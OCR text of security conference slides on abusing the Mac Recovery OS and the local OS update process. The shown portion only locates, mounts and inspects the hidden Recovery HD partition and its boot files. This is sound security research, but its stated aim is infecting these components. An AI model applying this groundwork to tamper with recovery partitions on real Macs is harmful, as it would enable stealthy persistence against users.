
Abusing the Mac Recovery OS & Local OS Update Process



WHOIS

Synack

security for the 21st century

"*leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints*"

career

hobby

Objective-See


@patrickwardle

Outline

infect all thingz


recovery os

upgrade process



Motivations


best said by the grugq



'nuff said?

RECOVERY OS

mac's 'hidden' operating system




Synack

The Recovery OS

a built-in recovery system on your Mac


a system (OS) that, "*includes all of the tools you need to reinstall OS X, repair your disk*" -apple

main interface



firmware

disk



shell

os install

The Recovery OS

where does it live?

```
$ diskutil list
/dev/disk0 (internal, physical):
   #:                       TYPE NAME                    SIZE       IDENTIFIER
   0:      GUID_partition_scheme                        *500.3 GB   disk0
   1:                        EFI EFI                     209.7 MB   disk0s1
   2:          Apple_CoreStorage Macintosh HD           499.4 GB   disk0s2
   3:                 Apple_Boot Recovery HD            650.0 MB   disk0s3
```

'Recovery HD'

hidden partition

type; "Apple_Boot"

size: 650MB

Synack


Mounting The Recovery OS

...and seeing what is there

```
# mount -t hfs /dev/disk0s3 /Volumes/Recovery
# ls /Volumes/Recovery/com.apple.recovery.boot
 BaseSystem.chunklist
 BaseSystem.dmg
 PlatformSupport.plist
 SystemVersion.plist
 boot.efi
 com.apple.Boot.plist
 prelinkedkernel
```

mount it!

mounted recovery os



explore

Synack

Components Of The Recovery OS

files & descriptions

file	type	description
BaseSystem.chunklist	'CNKL'	used to validate image*
BaseSystem.dmg	Apple Disk Image	OS X Recovery OS (binaries, etc)
PlatformSupport.plist	Property List	Supported hardware models
SystemVersion.plist	Property List	OS X Recovery version info
boot.efi	Extensible Firmware Interface (PE32+ binary)	OS X Recovery bootloader
com.apple.Boot.plist	Property List	Boot parameters for the OS X Recovery bootloader (boot.efi)
prelinkedkernel	lzvn (compressed)	OS X Recovery OS pre-linked kernel cache

*not in VMs!

Boot Parameters File


file: com.apple.Boot.plist

```
# cat /Volumes/Recovery/com.apple.recovery.boot/com.apple.Boot.plist
...
<plist version="1.0">
<dict>
  <key>Kernel Cache</key>
  <string>\com.apple.recovery.boot\prelinkedkernel</string>
  <key>Kernel Flags</key>
  <string>rp=file:///com.apple.recovery.boot/BaseSystem.dmg</string>
</dict>
</plist>
```

boot parameters

BaseSystem.DMG


...and seeing what is there



base system disk image

From Boot to OS Initialization

how boot into the recovery os





```
//view OS info
// ->executed from within the Recovery Mode
# sw_vers
ProductName:      Mac OS X
ProductVersion:   10.11
BuildVersion:     15A284
```

…yups it's OS X!

User-Mode Initialization

launchd -> os x utilities.app

